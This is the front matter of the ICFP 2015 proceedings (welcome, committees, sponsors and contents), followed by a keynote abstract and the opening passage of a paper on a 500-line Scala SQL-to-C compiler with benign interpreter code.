



**Association for
Computing Machinery**

Advancing Computing as a Science & Profession

August 31 – September 2, 2015
Vancouver, BC, Canada



ICFP'15

Proceedings of the 20th ACM SIGPLAN International Conference on

Functional Programming

Edited by:

Kathleen Fisher and John Reppy

Sponsored by:

ACM SIGPLAN

Supported by:

Jane Street, Ahrefs, Google, Mozilla Research, Oracle Labs, The University of Chicago, Tsuru Capital, Galois, Bloomberg, Cyberpoint, IntelliFactory, Erlang Solutions, PivotCloud, Systor Vest, FireEye, Unbounce

The Association for Computing Machinery, Inc.
2 Penn Plaza, Suite 701
New York, NY 10121-0701

Copyright © 2015 by the Association for Computing Machinery, Inc (ACM). Permission to make digital or hard copies of portions of this work for personal or classroom use is granted without fee provided that the copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted.

To copy otherwise, to republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permission to republish from: Publications Dept. ACM, Inc.
Fax +1-212-869-0481 or E-mail permissions@acm.org.

For other copying of articles that carry a code at the bottom of the first or last page, copying is permitted provided that the per-copy fee indicated in the code is paid through the Copyright Clearance Center, 222 Rosewood Drive, Danvers, MA 01923.

Notice to Past Authors of ACM-Published Articles

ACM intends to create a complete electronic archive of all articles and/or other material previously published by ACM. If you have written a work that was previously published by ACM in any journal or conference proceedings prior to 1978, or any SIG Newsletter at any time, and you do NOT want this work to appear in the ACM Digital Library, please inform permissions@acm.org, stating the title of the work, the author(s), and where and when published.

ACM ISBN: 978-1-4503-3669-7

Additional copies may be ordered prepaid from:

ACM Order Department	Phone: 1-800-342-6626
P.O. BOX 11405	(U.S.A. and Canada)
Church Street Station	+1-212-626-0500
New York, NY 10286-1405	(All other countries)
	Fax: +1-212-944-1318
	E-mail: acmhelp@acm.org

Cover photo by Kenny Louie / Licensed under Creative Commons 2.0 / Cropped from original at <https://secure.flickr.com/photos/kwl/2432868269>

Production: Conference Publishing Consulting
D-94034 Passau, Germany, info@conference-publishing.com

Chairs' Welcome

It is our great pleasure to welcome you to Vancouver for the 20th ACM SIGPLAN International Conference on Functional Programming.

This year's conference continues its tradition as a forum for researchers, developers, and students to discuss the latest work on the design, implementation, principles, and use of functional programming. The conference covers the entire spectrum of work on functional programming, from theory to practice.

This year's call for papers attracted 119 submissions: 103 regular research papers, 11 functional pearls, and five experience reports. Out of these, the program committee accepted 35 papers, three of which are functional pearls. In addition to these papers, the technical program includes two invited keynotes by Ras Bodik and Mary Sheeran. We also mark the passing of Paul Hudak, who was one of the founders of functional programming as a field. Paul was one of the original inventors of Haskell and made many contributions, including seminal work on program analysis, parallel functional programming, and functional reactive programming. He will be sorely missed.

Each submission was reviewed by three Program Committee members and, in many cases, additional external reviewers. Initial reviews were communicated to the authors, who then had three days to respond. Following updating of the reviews and, in several cases, addition of new reviews, the entire PC met in Chicago for two days. There were six submissions by PC members, which were evaluated to a higher standard once all other decisions had been made; two of the PC submissions were accepted.

As usual, the main conference is complemented by a range of affiliated events as well as the ICFP Programming Contest, whose results are announced during the conference. This year, ICFP comes with 13 affiliated events covering a wide range of specialist topics, from functional art and music to high-performance computing. Moreover, the tutorials, talks, and BoFs under the umbrella of the Commercial Users of Functional Programming (CUFP) event focus on the application of functional programming in modern software development and industrial practice. New this year is the PLMW@ICFP mentoring workshop for advanced undergraduates and beginning graduate students interested in pursuing research careers in functional programming, with a special focus on attracting and retaining women and underrepresented minorities. The scholarship program for PLMW@ICFP received 106 applicants; we were able to provide scholarships for 49 students. Also new is the Ally Skills Workshop, a tutorial designed to help people-in-the-majority support people-in-the-minority in their communities.

With the increasing popularity of functional programming, ICFP is steadily growing and its success depends on an ever larger number of researchers, developers, and volunteers: the authors of research papers who entrust their precious work to ICFP, the many reviewers who generously donate their time, the participants in the programming competition, and the steadily growing list of organizers and volunteers whose work enables ICFP. We would like to specifically acknowledge the hard work of the program committee as well as the external reviewers. In addition, we acknowledge the excellent work of the local organizers, Ronald Garcia and his team as well as Annabel Satin; Anil Madhavapeddy, who liaised with our industrial partners; Tom Schrijvers and Nicolas Wu for overseeing the organization of the workshops; Andrew Kennedy who organized the Student Research Competition; David Van Horn for spreading the word about ICFP; Ronald Garcia and Stephanie Weirich for bringing the Programming Language Mentoring Workshop to ICFP; Iavor Diatchki for

managing the recording and posting of many of the talks at ICFP and associated workshops; Felipe Bañados Schwerter and Gabriel Scherer for leading an army of student volunteers; and, last but not least, Joe Kiniry for shouldering the challenging task of organizing the programming contest.

We are indebted to our partners who made it possible to keep registration cost reasonable and who kindly supported students who would not have been able to attend the conference without financial aid. Their generosity helps our community to grow and thrive.

We hope that you enjoy the conference and affiliated events, and benefit from the wide array of technical work.

Kathleen Fisher
ICFP '15 General Chair
Tufts University, USA

John Reppy
ICFP '15 Program Chair
University of Chicago, USA

ICFP 2015 Organization

General Chair: Kathleen Fisher (*Tufts University, USA*)

Program Chair: John Reppy (*University of Chicago, USA*)

Workshop Co-Chairs: Tom Schrijvers (*KU Leuven, Belgium*)

Nicolas Wu (*University of Bristol, UK*)

Programming Contest Chair: Joe Kiriya (*Galois, USA*)

Local Arrangements Chair: Ronald Garcia (*University of British Columbia, Canada*)

Industrial Relations Chair: Anil Madhavapeddy (*University of Cambridge, UK*)

Publicity Chair: David Van Horn (*University of Maryland, USA*)

Student Research Competition Chair: Andrew Kennedy (*Microsoft Research Cambridge, UK*)

Mentoring Workshop Co-Chairs: Ronald Garcia (*University of British Columbia, Canada*)

Stephanie Weirich (*University of Pennsylvania, USA*)

Video Chair: Iavor Diatchki (*Galois, USA*)

Student Volunteer Co-Chairs: Felipe Bañados Schwerter (*University of British Columbia, Canada*)

Gabriel Scherer (*INRIA, France*)

Mobile App Chair: Reid Holmes (*University of Waterloo, Canada*)

Steering Committee: Manuel Chakravarty (*University of New South Wales, Australia*)

Kathleen Fisher (*Tufts University, USA*)

Jeremy Gibbons (*University of Oxford, UK*)

John Hughes (*Chalmers University, Sweden*)

Johan Jeuring (*Universiteit Utrecht, The Netherlands*)

Gabriele Keller (*University of New South Wales and NICTA, Australia*)

Yaron Minsky (*Jane St Capital, USA*)

Greg Morrisett (*Cornell University, USA*)

John Reppy (*University of Chicago, USA*)

Michael Sperber (*Active Group, Germany*)

Wouter Swierstra (*Universiteit Utrecht, The Netherlands*)

Peter Thiemann (*Universitat Freiburg, Germany*)

Tarmo Uustalu (*Institute of Cybernetics, Estonia*)

David Van Horn (*University of Maryland, USA*)

Jan Vitek (*Northeastern University, USA*)

Program Committee: Amal Ahmed (*Northeastern University, USA*)
Jean-Philippe Bernardy (*Chalmers University of Technology, Sweden*)
Matthias Blume (*Google, USA*)
William Byrd (*University of Utah, USA*)
Andy Gill (*University of Kansas, USA*)
Neal Glew (*Google, USA*)
Fritz Henglein (*University of Copenhagen, Denmark*)
Gabriele Keller (*University of New South Wales and NICTA, Australia*)
Andrew Kennedy (*Microsoft Research Cambridge, UK*)
Neelakantan Krishnaswami (*Birmingham University, UK*)
Daan Leijen (*Microsoft Research Redmond, USA*)
Keiko Nakata (*FireEye Dresden, Germany*)
Mike Rainey (*INRIA Rocquencourt, France*)
Andreas Rossberg (*Google, Germany*)
Manuel Serrano (*INRIA Sophia Antipolis, France*)
Simon Thompson (*University of Kent, UK*)
David Van Horn (*University of Maryland, USA*)
Stephanie Weirich (*University of Pennsylvania, USA*)

Additional Reviewers:	Andreas Abel	Adrien Guatto
	Michael Adams	Jason Hemann
	Peter Aldous	Troels Henriksen
	Nada Amin	Ralf Hinze
	Arthur Azevedo de Amorim	Ranjit Jhala
	Lennart Augustsson	J. Ian Johnson
	Emil Axelsson	Neil Jones
	Laura Bocchi	Steffen Jost
	William J. Bowman	Matthew Hammer
	Arthur Chargueraud	Jacques-Henri Jourdan
	James Cheney	Andy Keep
	Olaf Chitil	Scott Kilpatrick
	Koen Claessen	Paul Kline
	Julien Cretin	Edward Kmett
	Ferruccio Damiani	Dexter Kozen
	Nils Anders Danielsson	Cesar Kunz
	Justin Dawson	Matthew Lakin
	Adam Duracz	Chuan-kai Lin
	Chris Earl	David MacQueen
	Richard Eisenberg	Frederik Meisner Madsen
	Martin Elsman	Chris Martens
	Andrzej Filinski	Brian Mastenbrook
	Denis Firsov	Ralph Matthes
	Jacques Garrigue	Conor McBride
	Paolo Giarrusso	Trevor McDonell
	Bjørn Bugge Grathwohl	Kristopher Micinski
	Mark Grebe	Toby Murray
	Michael Greenberg	Andrew Myers
	Charles Grellois	Joe Near

Additional Reviewers (continued):

Max New
Phúc C. Nguyễn
Ulf Norell
Cosmin Oancea
Liam O'Connor
Leszek Pacholski
Jennifer Paykin
Adam Petz
Simon Peyton Jones
Francois Pottier
Nicolas Pouillard
Matthias Puech
Ulrik Terp Rasmussen
Aseem Rastogi
Yann Régis-Gianas
Jakob Rehof
Didier Rémy
Wren Romano
Gabriel Scherer


Sven-Bodo Scholz
Filip Sieczkowski
Vilhelm Sjöberg
Christian Skalka
Nick Smallbone
Scott Smith
Walid Taha
Paul Tarau
Hendrik Tews
Peter Thiemann
Thomas Tuerk
Atze van der Ploeg
Andrea Vezzosi
Dimitrios Vytiniotis
Meng Wang
Hirai Yoichi
Yingfu Zeng
Steve Zdancewic
Danfeng Zhang

Sponsors



SIGPLAN

Platinum partner



Jane Street

Gold partners



OCAML IN BIG DATA WORLD



mozilla research



THE UNIVERSITY OF
CHICAGO

ORACLE®
LABS

Silver partners



TSURU
CAPITAL

| galois | Bloomberg



Bronze partners



PivotCloud™



Contents

Frontmatter

Chairs' Welcome	iii
Organization	v
Sponsors	viii

Keynote 1

Program Synthesis: Opportunities for the Next Decade Rastislav Bodik — <i>University of Washington, USA</i>	1
--	---

Session 1: Compilers

Functional Pearl: A SQL to C Compiler in 500 Lines of Code Tiark Rompf and Nada Amin — <i>Purdue University, USA; EPFL, Switzerland</i>	2
An Optimizing Compiler for a Purely Functional Web-Application Language Adam Chlipala — <i>Massachusetts Institute of Technology, USA</i>	10
Pycket: A Tracing JIT for a Functional Language Spenser Bauman, Carl Friedrich Bolz, Robert Hirschfeld, Vasily Kirilichev, Tobias Pape, Jeremy G. Siek, and Sam Tobin-Hochstadt — <i>Indiana University, USA; Kings College London, UK; HPI, Germany</i>	22

Session 2: Types

1ML – Core and Modules United (F-ing First-Class Modules) Andreas Rossberg — <i>Google, Germany</i>	35
Bounded Refinement Types Niki Vazou, Alexander Bakst, and Ranjit Jhala — <i>University of California at San Diego, USA</i>	48

Session 3: Miscellaneous

Applicative Bidirectional Programming with Lenses Kazutaka Matsuda and Meng Wang — <i>Tohoku University, Japan; University of Kent, UK</i>	62
Hygienic Resugaring of Compositional Desugaring Justin Pombrio and Shriram Krishnamurthi — <i>Brown University, USA</i>	75
XQuery and Static Typing: Tackling the Problem of Backward Axes Pierre Genevès and Nils Gesbert — <i>University of Grenoble, France; CNRS, France; INRIA, France</i>	88

Session 4: Foundations I

Noninterference for Free William J. Bowman and Amal Ahmed — <i>Northeastern University, USA</i>	101
Algebras and Coalgebras in the Light Affine Lambda Calculus Marco Gaboardi and Romain Péchoux — <i>University of Dundee, UK; University of Lorraine, France</i>	114
Structures for Structural Recursion Paul Downen, Philip Johnson-Freyd, and Zena M. Ariola — <i>University of Oregon, USA</i>	127

Session 5: Cost Analysis

Denotational Cost Semantics for Functional Languages with Inductive Types Norman Danner, Daniel R. Licata, and Ramyaa Ramyaa — <i>Wesleyan University, USA</i>	140
Analysing the Complexity of Functional Programs: Higher-Order Meets First-Order Martin Avanzini, Ugo Dal Lago, and Georg Moser — <i>University of Bologna, Italy; INRIA, France; University of Innsbruck, Austria</i>	152

Keynote 2

Functional Programming and Hardware Design: Still Interesting after All These Years Mary Sheeran — <i>Chalmers University of Technology, Sweden</i>	165
--	-----

Session 6: Theorem Provers

Pilsner: A Compositionally Verified Compiler for a Higher-Order Imperative Language Georg Neis, Chung-Kil Hur, Jan-Oliver Kaiser, Craig McLaughlin, Derek Dreyer, and Viktor Vafeiadis — <i>MPI-SWS, Germany; Seoul National University, South Korea; University of Glasgow, UK</i>	166
A Unification Algorithm for Coq Featuring Universe Polymorphism and Overloading Beta Ziliani and Matthieu Sozeau — <i>MPI-SWS, Germany; INRIA, France; University of Paris Diderot, France</i> . . .	179
Foundational Extensible Corecursion: A Proof Assistant Perspective Jasmin Christian Blanchette, Andrei Popescu, and Dmitriy Traytel — <i>INRIA, France; LORIA, France; Middlesex University, UK; TU München, Germany</i>	192

Session 7: Parallelism

Generating Performance Portable Code using Rewrite Rules: From High-Level Functional Expressions to High-Performance OpenCL Code Michel Steuwer, Christian Fensch, Sam Lindley, and Christophe Dubach — <i>University of Edinburgh, UK; University of Münster, Germany; Heriot-Watt University, UK</i>	205
Adaptive Lock-Free Maps: Purely-Functional to Scalable Ryan R. Newton, Peter P. Fogg, and Ali Varamesh — <i>Indiana University, USA</i>	218
Partial Aborts for Transactions via First-Class Continuations Matthew Le and Matthew Fluett — <i>Rochester Institute of Technology, USA</i>	230

Session 8: Foundations II

Which Simple Types Have a Unique Inhabitant? Gabriel Scherer and Didier Rémy — <i>INRIA, France</i>	243
Elaborating Evaluation-Order Polymorphism Joshua Dunfield — <i>University of British Columbia, Canada</i>	256
Automatic Refunctionalization to a Language with Copattern Matching: With Applications to the Expression Problem Tillmann Rendel, Julia Trieflinger, and Klaus Ostermann — <i>University of Tübingen, Germany</i>	269

Session 9: Information Flow

Functional Pearl: Two Can Keep a Secret, If One of Them Uses Haskell Alejandro Russo — <i>Chalmers University of Technology, Sweden</i>	280
HLIO: Mixing Static and Dynamic Typing for Information-Flow Control in Haskell Pablo Buiras, Dimitrios Vytiniotis, and Alejandro Russo — <i>Chalmers University of Technology, Sweden; Microsoft Research, UK</i>	289

Session 10: Domain-Specific Languages

Practical Principled FRP: Forget the Past, Change the Future, FRPNow! Atze van der Ploeg and Koen Claessen — <i>Chalmers University of Technology, Sweden</i>	302
Certified Symbolic Management of Financial Multi-party Contracts Patrick Bahr, Jost Berthold, and Martin Elsman — <i>University of Copenhagen, Denmark; Commonwealth Bank of Australia, Australia</i>	315
A Fast Compiler for NetKAT Steffen Smolka, Spiridon Eliopoulos, Nate Foster, and Arjun Guha — <i>Cornell University, USA; Inhabited Type, USA; University of Massachusetts at Amherst, USA</i>	328

Session 11: Data Structures

RRB Vector: A Practical General Purpose Immutable Sequence Nicolas Stucki, Tiark Rompf, Vlad Ureche, and Phil Bagwell — <i>EPFL, Switzerland; Purdue University, USA</i>	342
Functional Pearl: A Smart View on Datatypes Mauro Jaskelioff and Exequiel Rivas — <i>CIFASIS-CONICET, Argentina; Universidad Nacional de Rosario, Argentina</i>	355

Efficient Communication and Collection with Compact Normal Forms	
Edward Z. Yang, Giovanni Campagna, Ömer S. Ağacan, Ahmed El-Hassany, Abhishek Kulkarni, and Ryan R. Newton — <i>Stanford University, USA; Indiana University, USA</i>	362

Session 12: Contracts

Blame Assignment for Higher-Order Contracts with Intersection and Union	
Matthias Keil and Peter Thiemann — <i>University of Freiburg, Germany</i>	375
Expressing Contract Monitors as Patterns of Communication	
Cameron Swords, Amr Sabry, and Sam Tobin-Hochstadt — <i>Indiana University, USA</i>	387
Learning Refinement Types	
He Zhu, Aditya V. Nori, and Suresh Jagannathan — <i>Purdue University, USA; Microsoft Research, USA</i>	400

Session 13: Type Checking

Practical SMT-Based Type Error Localization	
Zvonimir Pavlinovic, Tim King, and Thomas Wies — <i>New York University, USA; VERIMAG, France</i>	412
GADTs Meet Their Match: Pattern-Matching Warnings That Account for GADTs, Guards, and Laziness	
Georgios Karachalias, Tom Schrijvers, Dimitrios Vytiniotis, and Simon Peyton Jones — <i>Ghent University, Belgium; KU Leuven, Belgium; Microsoft Research, UK</i>	424

Author Index

Program Synthesis: Opportunities for the Next Decade

Rastislav Bodik

University of Washington, USA

bodik@cs.washington.edu

Abstract

Program synthesis is the contemporary answer to automatic programming. It innovates in two ways: First, it replaces batch automation with interactivity, assisting the programmer in refining the understanding of the programming problem. Second, it produces programs using search in a candidate space rather than by derivation from a specification. Searching for an acceptable program means that we can accommodate incomplete specifications, such as examples. Additionally, search makes synthesis applicable to domains that lack correct-by-construction derivation rules, such as hardware design, education, end-user programming, and systems biology.

The future of synthesis rests on four challenges, each presenting an opportunity to develop novel abstractions for "programming with search." Larger scope: today, we synthesize small, flat programs; synthesis of large software will need constructs for modularity and stepwise refinement. New interaction modes: to solicit

the specification without simply asking for more examples, we need to impose a structure on the candidate space and explore it in a dialogue. Construction: how to compile a synthesis problem to a search algorithm without building a compiler? Everything is a program: whatever can be phrased as a program can be in principle synthesized. Indeed, we will see synthesis advance from synthesis of plain programs to synthesis of compilers and languages. The latter may include DSLs, type systems, and modeling languages for biology. As such, synthesis could help mechanize the crown jewel of programming languages research — the design of abstractions — which has so far been done manually and only by experts.

Categories and Subject Descriptors: I.2.2 [Artificial Intelligence] Automatic Programming

General Terms: Programming Languages

Keywords: Program Synthesis

Permission to make digital or hard copies of part or all of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for third-party components of this work must be honored. For all other uses, contact the Owner/Author.

Copyright is held by the owner/author(s).

ICFP'15, August 31 – September 2, 2015, Vancouver, BC, Canada
ACM. 978-1-4503-3669-7/15/08
<http://dx.doi.org/10.1145/2784731.2789052>

Functional Pearl: A SQL to C Compiler in 500 Lines of Code

Tiark Rompf* Nada Amin†

*Purdue University, USA: {first}@purdue.edu

†EPFL, Switzerland: {first.last}@epfl.ch

Abstract

We present the design and implementation of a SQL query processor that outperforms existing database systems and is written in just about 500 lines of Scala code – a convincing case study that high-level functional programming can handily beat C for systems-level programming where the last drop of performance matters.

The key enabler is a shift in perspective towards generative programming. The core of the query engine is an interpreter for relational algebra operations, written in Scala. Using the open-source LMS Framework (Lightweight Modular Staging), we turn this interpreter into a query compiler with very low effort. To do so, we capitalize on an old and widely known result from partial evaluation known as Futamura projections, which state that a program that can specialize an interpreter to any given input program is equivalent to a compiler.

In this pearl, we discuss LMS programming patterns such as mixed-stage data structures (e.g. data records with static schema and dynamic field components) and techniques to generate low-level C code, including specialized data structures and data loading primitives.

Categories and Subject Descriptors D.3.4 [Programming Languages]: Processors—Code Generation, Optimization, Compilers; H.2.4 [Database Management]: Systems—Query Processing

Keywords SQL, Query Compilation, Staging, Generative Programming, Futamura Projections

1. Introduction

Let’s assume we want to implement a serious, performance critical piece of system software, like a database engine that processes SQL queries. Would it be a good idea to pick a high-level language, and a mostly functional style? Most people would answer something in the range of “probably not” to “you gotta be kidding”: for systems level programming, C remains the language of choice.

But let us do a quick experiment. We download a dataset from the Google Books NGram Viewer project: a 1.7 GB file in CSV format that contains book statistics of words starting with the letter

‘a’. As a first step to perform further data analysis, we load this file into a database system, for example MySQL:

```
mysqlimport --local mydb lgram_a.csv
```

When we run this command we can safely take a coffee break, as the import will take a good five minutes on a decently modern laptop. Once our data has loaded, and we have returned from the break, we would like to run a simple SQL query, perhaps to find all entries that match a given keyword:

```
select * from lgram_a where phrase = 'Auswanderung'
```

Unfortunately, we will have to wait another 50 seconds for an answer. While we’re waiting, we may start to look for alternative ways to analyze our data file. We can write an AWK script to process the CSV file directly, which will take 45 seconds to run. Implementing the same query as a Scala program will get us to 13 seconds. If we are still not satisfied and rewrite it in C using memory-mapped IO, we can get down to 3.2 seconds.

Of course, this comparison may not seem entirely fair. The database system is generic. It can run many kinds of query, possibly in parallel, and with transaction isolation. Hand-written queries run faster but they are one-off, specialized solutions, unsuited to rapid exploration. In fact, this gap between general-purpose systems and specialized solutions has been noted many times in the database community [20, 24], with prominent researchers arguing that “one size fits all” is an idea whose time has come and gone [19]. While specialization is clearly necessary for performance, wouldn’t it be nice to have the best of both worlds: being able to write generic high-level code while programmatically deriving the specialized, low-level, code that is executed?

In this pearl, we show the following:

- Despite common database systems consisting of millions of lines of code, the essence of a SQL engine is nice, clean and elegantly expressed as a functional interpreter for relational algebra – at the expense of performance compared to hand written queries. We present the pieces step by step in Section 2.
- While the straightforward interpreted engine is rather slow, we show how we can turn it into a query compiler that generates fast code with very little modifications to the code. The key technique is to *stage* the interpreter using LMS (Lightweight Modular Staging [17]), which enables specializing the interpreter for any given query (Section 3).
- Implementing a fast database engine requires techniques beyond simple code generation. Efficient data structures are a key concern, and we show how we can use staging to support specialized hash tables, efficient data layouts (e.g. column storage), as well as specialized type representations and IO handling to eliminate data copying (Section 4).

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from Permissions@acm.org.

Copyright is held by the owner/author(s). Publication rights licensed to ACM.

ICFP’15, August 31 – September 2, 2015, Vancouver, BC, Canada
ACM. 978-1-4503-3669-7/15/08...\$15.00
<http://dx.doi.org/10.1145/2784731.2784760>

```

tid,time,title,room
1,09:00 AM,Erlang 101 - Actor and Multi-Core Programming,New York Central
2,09:00 AM,Program Synthesis Using miniKanren,Illinois Central
3,09:00 AM,Make a game from scratch in JavaScript,Frisco/Burlington
4,09:00 AM,Intro to Cryptol and High-Assurance Crypto Engineering,Missouri
5,09:00 AM,Working With Java Virtual Machine Bytecode,Jeffersonian
6,09:00 AM,Let's build a shell!,Grand Ballroom E
7,12:00 PM,Golang Workshop,Illinois Central
8,12:00 PM,Getting Started with Elasticsearch,Frisco/Burlington
9,12:00 PM,Functional programming with Facebook React,Missouri
10,12:00 PM,Hands-on Arduino Workshop,Jeffersonian
11,12:00 PM,Intro to Modeling Worlds in Text with Inform 7,Grand Ballroom E
12,03:00 PM,Mode to Joy - Diving Deep Into Vim,Illinois Central
13,03:00 PM,Get 'go'ing with core.async,Frisco/Burlington
14,03:00 PM,What is a Reactive Architecture,Missouri
15,03:00 PM,Teaching Kids Programming with the Intentional Method,Jeffersonian
16,03:00 PM>Welcome to the wonderful world of Sound!,Grand Ballroom E

```

Figure 1. Input file talks.csv for running example.

The SQL engine presented here is decidedly simple. A more complete engine, able to run the full TPCB benchmark and implemented in about 3000 lines of Scala using essentially the same techniques has won a best paper award at VLDB'14 [10]. This pearl is a condensed version of a tutorial given at CUFPP'14, and an attempt to distill the essence of the VLDB work. The full code accompanying this article is available online at:

scala-lms.github.io/tutorials/query.html

2. A SQL Interpreter, Step by Step

We start with a small data file for illustration purposes (see Figure 1). This file, talks.csv contains a list of talks from a recent conference, with id, time, title of the talk, and room where it takes place.

It is not hard to write a short program in Scala that processes the file and computes a simple query result. As a running example, we want to find all talks at 9am, and print out their room and title. Here is the code:

```

printf("room,title")
val in = new Scanner("talks.csv")
in.next('\n')
while (in.hasNext) {
  val tid = in.next(',')
  val time = in.next(',')
  val title = in.next(',')
  val room = in.next('\n')
  if (time == "09:00 AM")
    printf("%s,%s\n",room,title)
}
in.close

```

We use a Scanner object from the standard library to tokenize the file into individual data fields, and print out only the records and fields we are interested in.

Running this little program produces the following result, just as expected:

```

room,title
New York Central,Erlang 101 - Actor and Multi-Core Programming
Illinois Central,Program Synthesis Using miniKanren
Frisco/Burlington,Make a game from scratch in JavaScript
Missouri,Intro to Cryptol and High-Assurance Crypto Engineering
Jeffersonian,Working With Java Virtual Machine Bytecode
Grand Ballroom E,Let's build a shell!

```

While it is relatively easy to implement very simple queries in such a way, and the resulting program will run very fast, the complexity gets out of hand very quickly. So let us go ahead and add some abstractions to make the code more general.

The first thing we add is a class to encapsulate data records:

```

case class Record(fields: Fields, schema: Schema) {
  def apply(name: String) = fields(schema.indexOf name)
  def apply(names: Schema) = names map (apply _)
}

```

And some auxiliary type definitions:

```

type Fields = Vector[String]
type Schema = Vector[String]

```

Each record contains a list of field values and a *schema*, a list of field names. With that, it provides a method to look up field values, given a field name, and another version of this method that return a list of values, given a list of names. This will make our code independent of the order of fields in the file. Another thing that is bothersome about the initial code is that I/O boilerplate such as the scanner logic is intermingled with the actual data processing. To fix this, we introduce a method processCSV that encapsulates the input handling:

```

def processCSV(file: String)(yld: Record => Unit): Unit = {
  val in = new Scanner(file)
  val schema = in.next('\n').split(",").toVector
  while (in.hasNext) {
    val fields = schema.map(n=>in.next(if(n==schema.last)'\n'else','))
    yld(Record(fields, schema))
  }
}

```

This method fully abstracts over all file handling and tokenization. It takes a file name as input, along with a callback that it invokes for each line in the file with a freshly created record object. The schema is read from the first line of the file.

With these abstractions in place, we can express our data processing logic in a much nicer way:

```

printf("room,title")
processCSV("talks.csv") { rec =>
  if (rec("time") == "09:00 AM")
    printf("%s,%s\n",rec("room"),rec("title"))
}

```

The output will be exactly the same as before.

Parsing SQL Queries While the programming experience has much improved, the query logic is still essentially hardcoded. What if we want to implement a system that can itself answer queries from the outside world, say, respond to SQL queries it receives over a network connection?

We will build a SQL interpreter on top of the existing abstractions next. But first we need to understand what SQL queries *mean*. We follow the standard approach in database systems of translating SQL statements to an internal *query execution plan* representation—a tree of relational algebra operators. The Operator data type is defined in Figure 2, and we will implement a function parseSql that produces instances of that type.

Here are a few examples. For a query that returns its whole input, we get a single table scan operator:

```

parseSql("select * from talks.csv")
↪ Scan("talks.csv")

```

If we select specific fields, with possible renaming, we obtain a *projection* operator with the table scan as parent:

```

parseSql("select room as where, title as what from talks.csv")
↪ Project(Vector("where","what"),Vector("room","title"),
  Scan("talks.csv"))

```

And if we add a condition, we obtain an additional *filter* operator:

```

parseSql("select room, title from talks.csv where time='09:00 AM'")
↪ Project(Vector("room","title"),Vector("room","title"),
  Filter(Eq(Field("time"),Value("09:00 AM")),
    Scan("talks.csv")))

```

```
// relational algebra ops
sealed abstract class Operator
case class Scan(name: Table) extends Operator
case class Print(parent: Operator) extends Operator
case class Project(out: Schema, in: Schema, parent: Operator) extends Operator
case class Filter(pred: Predicate, parent: Operator) extends Operator
case class Join(parent1: Operator, parent2: Operator) extends Operator
case class HashJoin(parent1: Operator, parent2: Operator) extends Operator
case class Group(keys: Schema, agg: Schema, parent: Operator) extends Operator

// filter predicates
sealed abstract class Predicate
case class Eq(a: Ref, b: Ref) extends Predicate
case class Ne(a: Ref, b: Ref) extends Predicate

sealed abstract class Ref
case class Field(name: String) extends Ref
case class Value(x: Any) extends Ref
```

Figure 2. Query plan language (relational algebra operators)

```
def stm: Parser[Operator] =
  selectClause ~ fromClause ~ whereClause ~ groupClause ^^ {
    case p ~ s ~ f ~ g => g(p(f(s))) }
def selectClause: Parser[Operator] =
  "select" ~> ("*" ^^ idOp | fieldList ^^ {
    case (fs,fs1) => Project(fs,fs1,_) Operator })
def fromClause: Parser[Operator] =
  "from" ~> joinClause
def whereClause: Parser[Operator=>Operator] =
  opt("where" ~> predicate ^^ { p => Filter(p, _) Operator })
def joinClause: Parser[Operator] =
  repsep(tableClause, "join") ^^ { _.reduce((a,b) => Join(a,b)) }
def tableClause: Parser[Operator] =
  tableIdent ^^ { case table => Scan(table, schema, delim) } |
  ("(" ~> stm ~> ")")
// 30 lines elided
```

Figure 3. Combinator parsers for SQL grammar

Finally, we can use joins, aggregations (`groupBy`) and nested queries. Here is a more complex query that finds all different talks that happen at the same time in the same room (hopefully there are none!):

```
parseSql("select *
  from (select time, room, title as title1 from talks.csv)
  join (select time, room, title as title2 from talks.csv)
  where title1 <> title2")
=> Filter(Ne(Field("title1"),Field("title2")),
  Join(
    Project(Vector("time","room","title1"),Vector(...),
      Scan("talks.csv")),
    Project(Vector("time","room","title2"),Vector(...),
      Scan("talks.csv")))
```

In good functional programming style, we use Scala’s combinator parser library to define our SQL parser. The details are not overly illuminating, but we show an excerpt in Figure 3. While the code may look dense on first glance, it is rather straightforward when read top to bottom. The important bit is that the result of parsing a SQL query is an `Operator` object, which we will focus on next.

Interpreting Relational Algebra Operators Given that the result of parsing a SQL statement is a query execution plan, we need to specify how to turn such a plan into actual query execution. The classical database model would be to define a stateful iterator interface with `open`, `next`, and `close` functions for each type of operator (also known as *volcano model* [7]). In contrast to this traditional pull-driven execution model, recent database work proposes a push-driven model to reduce indirection [13].

Working in a functional language, and coming from a background informed by PL theory, a push model is a more natural fit from the start: we would like to give a compositional account of what an operator does, and it is easy to describe the semantics of each operator in terms of what records it pushes to its caller. This means that we can define a semantic domain as type

```
type Semant = (Record => Unit) => Unit
```

with the idea that the argument is a callback that is invoked for each emitted record. With that, we describe the meaning of each operator through a function `execOp` with the following signature:

```
def execOp: Operator => Semant
```

Even without these considerations, we might pick the push-mode of implementation for completely pragmatic reasons: the executable code corresponds almost directly to a textbook definition of the query operators, and it would be hard to imagine an implementation that is clearer or more concise. The following code might therefore serve as a definitional interpreter in the spirit of Reynolds [14]:

```
def execOp(o: Operator)(yld: Record => Unit): Unit = o match {
  case Scan(filename) =>
    processCSV(filename)(yld)
  case Print(parent) =>
    execOp(parent) { rec =>
      printFields(rec.fields) }
  case Filter(pred, parent) =>
    execOp(parent) { rec =>
      if (evalPred(pred)(rec)) yld(rec) }
  case Project(newSchema, parentSchema, parent) =>
    execOp(parent) { rec =>
      yld(Record(rec(parentSchema), newSchema)) }
  case Join(left, right) =>
    execOp(left) { rec1 =>
      execOp(right) { rec2 =>
        val keys = rec1.schema intersect rec2.schema
        if (rec1(keys) == rec2(keys))
          yld(Record(rec1.fields ++ rec2.fields,
            rec1.schema ++ rec2.schema)) }}
}
```

